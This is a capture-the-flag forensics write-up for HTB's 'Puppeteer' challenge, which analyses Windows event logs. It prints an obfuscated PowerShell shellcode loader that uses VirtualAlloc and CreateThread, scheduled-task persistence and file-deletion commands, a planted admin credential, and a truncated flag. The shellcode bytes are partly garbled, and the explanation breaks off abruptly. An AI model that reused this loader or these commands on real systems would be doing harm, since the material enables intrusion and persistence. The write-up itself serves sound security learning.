



Puppeteer

Event	Cyber Apocalypse 2022
Tags	Forensics
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Challenge Description



Challenge Walkthrough

We are given a folder of **Windows Event Viewer Logs**. There are 143 of them and after going through all of them, it seems like an ordinary Windows Logs extracted from Event Viewer.

We can use **Autopsy** to inspect the logs. Lets open it up in **Autopsy**. I analyzed the logs and stumbled upon an interesting Powershell script **special_orders.ps1**. I searched for the script name and find out all the location that it has appeared in. Ultimately, I stumbled across the full script along with some interesting information in the **Microsoft-Windows-PowerShell%40operational.evtx** file.

```

public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[Byte[]] $stage1 = 0x99, 0x85, 0x93, 0xaa, 0xb3, 0xe2, 0xa6, 0xb9, 0xe5, 0xa3, 0xe2, 0x8e, 0xe1, 0xb7, 0x8e, 0xa5, 0xb9, 0xe2, 0x8e, 0xb3;
[Byte[]] $stage2 = 0xac, 0xff, 0xff, 0xff, 0xe2, 0xb2, 0xe0, 0xa5, 0xa2, 0xa4, 0xbb, 0x8e, 0xb7, 0xe1, 0x8e, 0xe4, 0xa5, 0xe1, 0xe1;
$!NZvQCljK = Add-Type -memberDefinition $OLESPRIMB -Name "Win32" -namespace Win32Functions -passthru;
[Byte[]] $HVOASffuNSxRXR = 0x2d, 0x99, 0x52, 0x35, 0x21, 0x39, 0x1d, 0xd1, 0xd1, 0xd1, 0x90, 0x80, 0x90, 0x81, 0x83, 0x99, 0xe0, 0x03, 0xb4, 0x99, 0x5a, 0x83, 0xb1, 0x99, 0x5a, 0x83, 0xc9, 0x80, 0x99, 0x5a, 0xa3, 0x81, 0x99, 0xe0, 0x11, 0x7d, 0xed, 0xb0, 0xad, 0xd3, 0xfd, 0xf1, 0x90, 0x10, 0x18, 0xdc, 0x90, 0xd0, 0x10, 0x33, 0x3c, 0x83, 0x99, 0x5a, 0x83, 0xf1, 0x90, 0x80, 0x5a, 0x93, 0xed, 0x99, 0xd1, 0x5a, 0x51, 0x59, 0xd1, 0xd1, 0xd1, 0x99, 0x54, 0x11, 0xa5, 0xb6, 0x99, 0xd0, 0x10, 0x5a, 0x99, 0xc9, 0x81, 0x95, 0x5a, 0x91, 0xf1, 0x98, 0xd0, 0x01, 0x32, 0x87, 0x99, 0x2e, 0x18, 0x9c, 0xe0, 0x: 8, 0xdc, 0x7d, 0x90, 0xd0, 0x10, 0xe9, 0x31, 0xa4, 0x20, 0x9d, 0xd2, 0x9d, 0xf5, 0xd9, 0x94, 0xe8, 0x00, 0xa4, 0x09, 0x89, 0x95, 0x5a, 0x91, 0xf5, 0x98, 0xd0, 0x01, 0xb7, 0x90, 0x5a, 0xdd, 0x99, 0x95, 0x89, 0x8f, 0x88, 0x99, 0xd0, 0x01, 0x8b, 0x90, 0x88, 0x90, 0x8b, 0x99, 0x52, 0x3d, 0xf1, 0x90, 0x83, 0x2e, 0x31, 0x89, 0x90, 0x88, 0x8b, 0x99, 0x5a, 0xc3, 0x38, 0x9a, 0x2e, 0x2e, 0x2e, 0x8c 0x58, 0x37, 0x99, 0x90, 0x3d, 0x71, 0xd0, 0xd1, 0xd1, 0x98, 0x58, 0x34, 0x98, 0x6d, 0xd3, 0xd1, 0xd4, 0xe8, 0x11, 0x79, 0xd1, 0xc3, 0x90, 0x85, 0x98, 0x58, 0x35, 0x9d, 0x58, 0x20, 0x90, 0x6b, 0x9d, 0x8, 0x90, 0x6b, 0xf8, 0x51, 0xba, 0xd1, 0x2e, 0x04, 0xbb, 0xdb, 0x90, 0x8f, 0x81, 0x81, 0x9c, 0xe0, 0x18, 0x9c, 0xe0, 0x11, 0x99, 0x2e, 0x11, 0x99, 0x58, 0x13, 0x99, 0x2e, 0x11, 0x99, 0x58, 0x10, 0x90, 0: 89, 0x9d, 0x58, 0x33, 0x99, 0x58, 0x28, 0x90, 0x6b, 0x48, 0x74, 0xa5, 0xb0, 0x2e, 0x04, 0x54, 0x11, 0xa5, 0xdb, 0x98, 0x2e, 0x1f, 0xa4, 0x34, 0x39, 0x42, 0xd1, 0xd1, 0xd1, 0x99, 0x52, 0x3d, 0xc1, 0x99, 0x6b, 0xd3, 0x08, 0x19, 0x8e, 0x2e, 0x04, 0x52, 0x29, 0xd1, 0xaf, 0x84, 0x99, 0x52, 0x15, 0xf1, 0x8f, 0x58, 0x27, 0xbb, 0x91, 0x90, 0x88, 0xb9, 0xd1, 0xc1, 0xd1, 0xd1, 0x90, 0x89, 0x99, 0x58, 0x23, 0x9 2, 0x98, 0x58, 0x16, 0x9c, 0xe0, 0x18, 0x98, 0x58, 0x21, 0x99, 0x58, 0xb0, 0x99, 0x58, 0x28, 0x90, 0x6b, 0xd3, 0x08, 0x19, 0x8e, 0x2e, 0x04, 0x52, 0x29, 0xd1, 0xac, 0xf9, 0x89, 0x90, 0x86, 0x88, 0xb9, 0 xde, 0xe1, 0x2e, 0x04, 0x86, 0x88, 0x90, 0x6b, 0xa4, 0xbf, 0x9c, 0xb0, 0x2e, 0x04, 0x98, 0x2e, 0x1f, 0x38, 0xed, 0x2e, 0x2e, 0x2e, 0x99, 0xd0, 0x12, 0x99, 0xf8, 0x17, 0x99, 0x54, 0x27, 0xa4, 0x65, 0x90 0x2e, 0x04;
[array]::Reverse($stage2);
$!RffYLENA = $!NZvQCljK::VirtualAlloc(0, [Math]::Max($HVOASffuNSxRXR.Length, 0x1000), 0x3000, 0x40);
$stage3 = $stage1 + $stage2;
[System.Runtime.InteropServices.Marshal]::Copy($HVOASffuNSxRXR, 0, $!RffYLENA, $HVOASffuNSxRXR.Length);
# Unpack Shellcode;
for($i=0; $i -lt $HVOASffuNSxRXR.count; $i++){
    $HVOASffuNSxRXR[$i] = $HVOASffuNSxRXR[$i] -bxor 0xd1;
}
# Unpack Special Orders!
for($i=0; $i -lt $stage3.count; $i++){
    $stage3[$i] = $stage3[$i] -bxor 0xd1;
}
$!NZvQCljK::CreateThread(0, 0, $!RffYLENA, 0, 0, 0);

```

There is an obfuscated Powershell script here. We will break it down later on. Moreover, we also get some interesting information like **“Steal weapons”**, **“Sabotage Miyuki”** and **“Bypass Arms Embargo”** which confirms that we are heading at the right direction.

```

DefaultAppDomain
Microsoft-Windows-PowerShell;
ZMicrosoft-Windows-PowerShell/Operational
Microsoft-Windows-PowerShell;
ZMicrosoft-Windows-PowerShell/Operational
# Create a new task action
$taskAction = New-ScheduledTaskAction -Execute 'powershell.exe';
$taskTrigger = New-ScheduledTaskTrigger -Daily -At 3PM;
# The name of your scheduled task.
$taskName = "Elevate Powers"
# Describe the scheduled task.
$description = "Steal weapons"
# Register the scheduled task
Register-ScheduledTask -TaskName $taskName -Action $taskAction -Trigger $taskTrigger -Description $description
# Create a new task action
$taskAction = New-ScheduledTaskAction -Execute 'powershell.exe';
$taskTrigger = New-ScheduledTaskTrigger -Daily -At 3PM;
# The name of your scheduled task.
$taskName = "Sabotage Miyuki"
# Describe the scheduled task.
$description = "Bypass Arms Embargo"
# Register the scheduled task
Register-ScheduledTask -TaskName $taskName -Action $taskAction -Trigger $taskTrigger -Description $description
#start windows update service
Get-Service -Name wuauclt | Start-Service -Verbose
#delete childs
Get-ChildItem "C:\Windows\SoftwareDistribution\*" -Recurse -Force -Verbose -ErrorAction SilentlyContinue | remove-item -force -Verbose -recurse -ErrorAction SilentlyContinue
#clear temp folder
Get-ChildItem "C:\users\*\AppData\Local\Temp\*" -Recurse -Force -ErrorAction SilentlyContinue |
Where-Object { ($_.CreationTime -lt $(Get-Date).AddDays(-$DaysToDelete)) } |
remove-item -force -Verbose -recurse -ErrorAction SilentlyContinue
cleanmgr /sagerun:12

```

We also get an Admin username **backup_op** and password **sup3rk3y** which i have no idea what to do with it at this point.

```

$NewLocalAdmin = "backup_op";
$Password = ConvertTo-SecureString "sup3rk3y" -AsPlainText -Force;

```

Lets break down the Powershell script first and find out what it is intended to do. We have an array with a bunch of hex codes namely **Stage1** and **Stage2**.

Flag

```
HTB{b3wh4r3_of_th3_b00t5_of_just1c3.  
..}
```